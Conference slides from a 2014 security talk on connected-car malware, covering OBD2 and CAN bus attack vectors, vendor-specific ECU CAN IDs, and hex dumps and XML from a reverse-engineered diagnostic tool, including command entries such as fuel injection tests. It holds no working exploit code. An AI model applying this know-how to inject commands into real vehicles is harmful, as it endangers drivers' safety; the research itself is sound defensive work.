

# Auto Mobile Malware, Attack Scenarios and How to Defend

Wei Yan

VisualThreat 

POC 2014 Seoul, Korea

# Outline

- Threat landscape from mobile devices to cars
- Auto reverse engineering 101
- Connected-car malware prototype and attack demo
- Our security hardware to defend against auto attacks
- Security research report on connected-car
- Q&A

many real  
demo videos!

# Who are We

- VisualThreat

A mobile security startup focusing on mobile security emerging markets

- Wei Yan, Ph.D.

Founder and CEO of VisualThreat


previously worked in McAfee, Trend Micro and Symantec joint venture

Anti-virus engine, unpacking, next generation firewall, mobile security and aut

o

security

# Mobile Threat Landscape



Android malware: 250k (2012) → 1 Million (2013) → 5 million (2014)

- ❖ Android Auto will bring more integrated, but potentially vulnerable, mobile apps into the vehicle.
- ❖ Auto malware will adopt mobile malware techniques at a fast pace.



# Predictions of 2015

- Half million auto mobile apps
- Auto malware
- Mobile security emerging markets  
mobile app + hardware

smart cars



wearable devices

medical devices



money.cnn.com



# Which One You Would Like?



- Safety is not the first buying priority here!

# Connected Car = Mobile on the Wheels



- 80+ ECUs, 1G+ auto data per day
- 72% surveyed users: delay one more year for connected cars
- Connected = vulnerability

# Auto Security Market?

■ Mobile security solutions

Auto security?



30+ mobile anti-virus



# Auto Attack Vectors



- ❑ Attacks from OBD2, cloud and WIFI/Bluetooth/3G/4G send malicious commands  
inject a large number of messages with a high priority
- ❑ control car from mobile apps
  - ❑ mobile applications that are granted access to the vehicle
  - ❑ With mobile apps get popular, the car is exposed.

# Count on Auto Manufacturers?

4-5 year lap from car manufacturers

- Entertainment System
- Telematics System
- Remote Keyless Entry System
- Tire Pressure Monitoring System (TMPS)
- WiFi Router
- Bluetooth Access Point
- 4G, Bluetooth, or WiFi dongle in OBD-II port
- Your Smartphone



from Myles Kitchen



# Auto Reverse Engineering 101




- ❑ Checklist:
  - Elm327
  - OBD2 cables
  - ECU simulator or real car



- ❑ background
  - ISO14230 & ISO15765

# On-Board Diagnostics (OBD II)




16 pin female port

- Protocols: ISO15765(CANBUS) , ISO14230(KWP) , BOCHS
- US: all cars 1996 (and later) are required to use (most 2008 and later incorporate CAN bus)
- One of the most vulnerable points to attacks
- Access to all ECUs





# What are behind OBD2?




Security Challenges in Automotive Hardware/ Software Architecture Design

Most vehicles have two or three separate CAN buses operating at different speeds

FlexRay/LIN: hard to fake ECU messages


# CAN (Controller Area Network)



- Most popular protocol used in OBDII (after 2008)
- Message-based protocol w/o security features
- Inject plug-and-play (send CAN message to any connected device)

# ECU (Electronic Control Unit)

ECUs are inter-connected via a non-secure communication channels such as CANBUS and KWP.




Richard McLaughlin – Warwick Control

# CAN Message

## Standard CAN 11-Bit Identifier



## Extended CAN 29-Bit Identifier



<http://www.ti.com/lit/an/sloa101a/sloa101a.pdf>

ID, data length code, and up to eight bytes of data

Priority ID type: the lower the ID, the higher the message's priority

No source information

# Various ECU Languages



Difference ECU languages from various vendors

Besides ISO14230 and ISO15765, different vendors have adopted various ECU languages:

- ❑ Physical layer  
KIA and Hyundai No. 8,9,12 pins for ECU communications
- ❑ Data layer  
For ABS, FORD CAN ID 0x760, Toyota 0x7b0
- ❑ App layer  
Toyota SID 0xA8





# How to Connect





# How to Use Diagnostic Tool



The screenshot shows the Live Data Grid window. The window title is "Live Data Grid". The table displays the following data:

Units	Minimum	Maximum	Range
%	0.0	100.0	[Bar]
F	-40	419	[Bar]
V	0.00	5.00	[Bar]
%	0.0	100.0	[Bar]
F	-40	419	[Bar]

# Reverse Engineer Diagnostic Tool

启动	.Obj	.Obj	.Obj																													
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
8:91D0h:	8A	2E	00	00	00	00	00	00	01	00	00	00	01	00	00	00	Š.....															
8:91E0h:	01	00	00	00	00	00	00	00	00	C0	53	40	00	00	00	00	.....ÀS@....															
8:91F0h:	00	00	5C	40	00	00	00	00	00	80	69	C0	00	00	00	00	.. \@.....èiÀ....															
8:9200h:	00	00	F0	3F	00	00	00	00	00	00	00	00	BF	00	00	00	..8?.....ž....															
8:9210h:	8B	2E	00	00	01	00	00	00	37	04	00	00	00	55	30	31	<.....7....U01															
8:9220h:	36	FF	FF	FF	FF	00	00	00	00	4E	00	55	00	4C	00	4C	6ÿÿÿÿ....N.U.L.L															
8:9230h:	00	36	01	00	00	8C	2E	00	00	25	00	00	00	28	28	4D	.6...E...%... (M															
8:9240h:	41	53	5F	43	49	44	5F	31	31	38	39	5F	31	31	39	30	AS_CID_1189_1190															
8:9250h:	26	30	78	30	38	29	3D	3D	20	30	78	30	38	29	3F	31	&0x08)== 0x08)?1															
8:9260h:	3A	30	09	00	00	00	50	5F	43	49	44	31	31	38	44	01	:0....P_CID118D.															
8:9270h:	00	00	00	D7	00	00	00	8D	2E	00	00	0E	00	00	00	43	...x.....C															
8:9280h:	49	44	5F	31	31	38	44	48	20	2D	20	35	30	02	00	00	ID_118DH - 50...															
8:9290h:	00	00	00	00	00	22	00	00	00	8E	2E	00	00	01	00	00	....."....Ž.....															
8:92A0h:	00	4A	00	00	00	8F	2E	00	00	8D	00	00	00	93	00	00	.J....."..															
8:92B0h:	00	90	2E	00	00	01	00	00	00	E9	00	00	00	91	2E	00	.....é...`..															
8:92C0h:	00	00	00	00	00	45	00	4D	00	54	00	59	00	69	00	00	.....E.M.T.Y.i..															
8:92D0h:	00	54	41	42	5F	52	65	61	64	44	61	74	61	49	64	65	.TAB_ReadDataIde															
8:92E0h:	6E	74	69	66	69	65	72	73	54	61	62	6C	65	7C	54	52	ntifiersTable TR															
8:92F0h:	5F	52	65	61	64	44	61	74	61	49	64	65	6E	74	69	66	_ReadDataIdentif															
8:9300h:	69	65	72	73	54	61	62	6C	65	5F	34	34	39	33	7C	53	iersTable_4493 S															
8:9310h:	54	52	5F	52	65	61	64	44	61	74	61	49	64	65	6E	74	TR_ReadDataIdent															
8:9320h:	69	66	69	65	72	73	54	61	62	6C	65	5F	34	34	39	33	ifiersTable_4493															
8:9330h:	7C	43	49	44	5F	31	31	38	44	48	64	00	00	00	43	49	CID_118DHd...CI															
8:9340h:	44	5F	52	65	63	6F	72	64	5F	56	61	6C	75	65	73	5F	D_Record_Values															

DiagParameter

ID

Serial #



```

- <EcuVariant bsSemantic=""
+ <Ecu bsDescription="PR_DiagOnCANSpeCA" bsDescriptionID="" bsLongName="" bsLongNameID="" bsShortName="" bsUniqueObjectIdentifier="1"
  eObjectType="0x486"></Ecu>
  <ODXLinkAttribute_ECUVariantRef bsLocationID="1" bsLocationName="ECU-VARIANT-REF" wstrDocRef="" wstrIdRef="" wstrRevision=""/>
- <LinkCOMParamRefs vec_ExtendedCANIDS="" vec_SleepCANIDS="" vec_StandardCANIDS=["0x7e8', '0x7e0', '0x760', '0x740', '0x763', '0x743', '0x765', '0x745',
'0x772', '0x752', '0x77d', '0x75d', '0x764', '0x744', '0x744', '0x7e9', '0x7e1', '0x767', '0x747', '0x7eb', '0x7e3', '0x762', '0x742', '0x76d', '0x74d', '0x778', '0x758',
'0x735', '0x723', '0x774', '0x754', '0x76f', '0x74f', '0x727', '0x707', '0x77c', '0x75c', '0x730', '0x710', '0x7ec', '0x7e4', '0x73a', '0x71a', '0x7ed', '0x7e5',
'0x73e', '0x73d', '0x7d5', '0x7d4']">
- <LinkCOMParamRef bsCANIDType="Standard" wstrValue="0x7e8"> ← Recv CAN ID
  <Description wstrTIIAttribute="" wstrpElement=""/>
  <ODXLinkAttribute bsLocationID="" bsLocationName="" wstrDocRef="CPS_DiagOnCAN" wstrIdRef="CP_PhysicalCANrxId" wstrRevision=""/>
</LinkCOMParamRef>
- <LinkCOMParamRef bsCANIDType="Standard" wstrValue="0x7e0"> ← Send CAN ID
  <Description wstrTIIAttribute="" wstrpElement=""/>
  <ODXLinkAttribute bsLocationID="" bsLocationName="" wstrDocRef="CPS_DiagOnCAN" wstrIdRef="CP_PhysicalCANrxId" wstrRevision=""/>
</LinkCOMParamRef>
</LinkCOMParamRefs>
- <EcuVariantPatterns bsLocationID="1" bsLocationName="ECU-VARIANT">
- <EcuVariantPatterns bsLocationID="1" bsLocationName="ECU-VARIANT">
  - <MatchingParameters bsLocationID="1" bsLocationName="ECU-VARIANT">
    - <MatchingParameter bsExpectedValue="00" bsLocationID="" bsLocationName="ECU-VARIANT">
      <ShortNameRef_DiagComm bsLocationID="" bsLocationName="ECU-VARIANT" bsShortNameReference="DS_NIdent_VIS"/>
      <ShortNameRef_OutParam bsLocationID="" bsLocationName="ECU-VARIANT" bsShortNameReference="VIS_6_FF"/>
    </MatchingParameter>
  </MatchingParameters>
</EcuVariantPattern>
</EcuVariantPatterns>
</EcuVariant>

```

ECU parameters

```

- <EcuData bAllDTC="1" bBitFaults="0" bCIDSupport="0" bFFDSupport="1" bRTDTC="1" bSupportBDDC="1" bSupportDCScript="0" bSupportDIM="0"
bSupportSubsystem="0" bVDRSupport="1" bVaryingResponseLengthSupport="1" bsEcuID="147" bsFamilyCodeText="ENGINE" bsFamilyName="1"
bsProtocolID="PR_DiagOnCANSpecA" eFuelType="0">
- <DiagnosticData>
+ <DTCGlobals></DTCGlobals>
+ <DiagStates></DiagStates>
+ <DiagParameters></DiagParameters>
+ <DiagRequests></DiagRequests>
+ <DiagIDs></DiagIDs>
+ <DiagStatuses></DiagStatuses>
- <DiagCmds>
- <DiagCmd bsScreenModule="NULL" bsTestID="NULL" bsType="Simple" eCommandType="1" vecServiceRefs="[11]">
- <DiagData bAgingCounter="0" bsMaskValue="NULL" bsName="R001" bsType="NULL" nAccessLevel="1" nDependencyCount="0">
  <LabelInfo bsCodeText="60090" bsItemText="NULL" bsLongLineCodeText="NULL" bsShortCodeText="NULL" bsShortLinesCodeText="NULL" bsText="SELF DIAG
  CLEAR"/>
  </DiagData>
- <Messages eMsgType="0">
  <MessageInfo bsCodeText="4270" bsId="1"/>
  </Messages>
</DiagCmd>
- <DiagCmd bsScreenModule="AT_3_38" bsTestID="NULL" bsType="Complex" eCommandType="0" vecServiceRefs="[]">
- <DiagData bAgingCounter="0" bsMaskValue="(MAS_IOLID_01_08&0x40)== 0x40"?1:0" bsName="A005" bsType="NULL" nAccessLevel="1" nDependencyCount="0">
  <LabelInfo bsCodeText="1060" bsItemText="NULL" bsLongLineCodeText="NULL" bsShortCodeText="NULL" bsShortLinesCodeText="NULL" bsText="FUEL
  INJECTION"/>
  </DiagData>
- <SCFInfo bsDLLName="TCS_AT_3_38.d11" bsFunName="TCS_AT_3_38" bsReadConfigName="EMPTY" bsWriteConfigName="EMPTY" vecServiceRefs="[]">

```

Error code

data

ECU info

Command testing

```

0000h: 53 00 50 00 45 00 45 00 44 00 20 00 4D 00 45 00 | S.P.E.E.D. .M.E.
0010h: 54 00 00 00 00 00 00 00 80 00 00 00 00 00 00 00 | T.....€.....
0020h: 01 00 00 00 8F 01 00 00 01 00 01 00 00 00 07 00 | .....
0030h: 46 7E 00 00 74 47 37 71 00 00 01 00 00 00 3B 0C | F~..tG7q.....;..
0040h: 00 00 00 00 00 00 01 00 01 01 00 00 FF 00 00 00 | .....ÿ...
0050h: 54 00 (41 00) 43 00 48 00 4F 00 4D 00 45 00 54 00 | T(A.) .H.O.M.E.T.
0060h: 45 00 00 00 00 00 00 00 80 00 00 00 00 00 00 00 | E...€.....
0070h: 02 00 00 00 90 01 00 00 01 00 02 00 00 00 07 00 | .....

```

名称	值	起始	大小	颜色
struct TABLE		0h	3390h	Fg:
struct RECORD record[0]		0h	50h	Fg:
wchar_t DescStr[10]	SPEED MET	0h	14h	Fg:
int DataInitValue	0h	14h	4h	Fg:
int DataMax	80h	18h	4h	Fg:
int DataMin	0h	1Ch	4h	Fg:
unsigned short wID	1h	20h	2h	Fg: [Red]
unsigned short FreezeID	0	22h	2h	Fg:
unsigned short IndexID	18Fh	24h	2h	Fg: [Blue]
unsigned short PhyDataID	1h	28h	2h	Fg: [Purple]
unsigned short ActTestPatID	1h	2Ah	2h	Fg: [Cyan]
unsigned short StartBit	0h	2Ch	2h	Fg: [Red]
unsigned short EndBit	7h	2Eh	2h	Fg: [Red]
unsigned short HelpID	7E46h	30h	2h	Fg: [Green]
unsigned short CautionID	0h	32h	2h	Fg: [Green]
unsigned short ProhibitionID	4774h	34h	2h	Fg: [Green]
unsigned short InfoID	7137h	36h	2h	Fg: [Green]
unsigned short CommentID	0h	38h	2h	Fg: [Green]
unsigned short HandID	0h	3Ch	2h	Fg:
unsigned byte DID	1h	46h	1h	Fg: [Red]
unsigned byte flag	1h	48h	1h	Fg:
unsigned byte DataType	1h	49h	1h	Fg:
unsigned byte HandFlag	0h	4Bh	1h	Fg:
23				
struct RECORD record[1]		50h	50h	Fg:
wchar_t DescStr[10]	TACHOMETE	50h	14h	Fg:

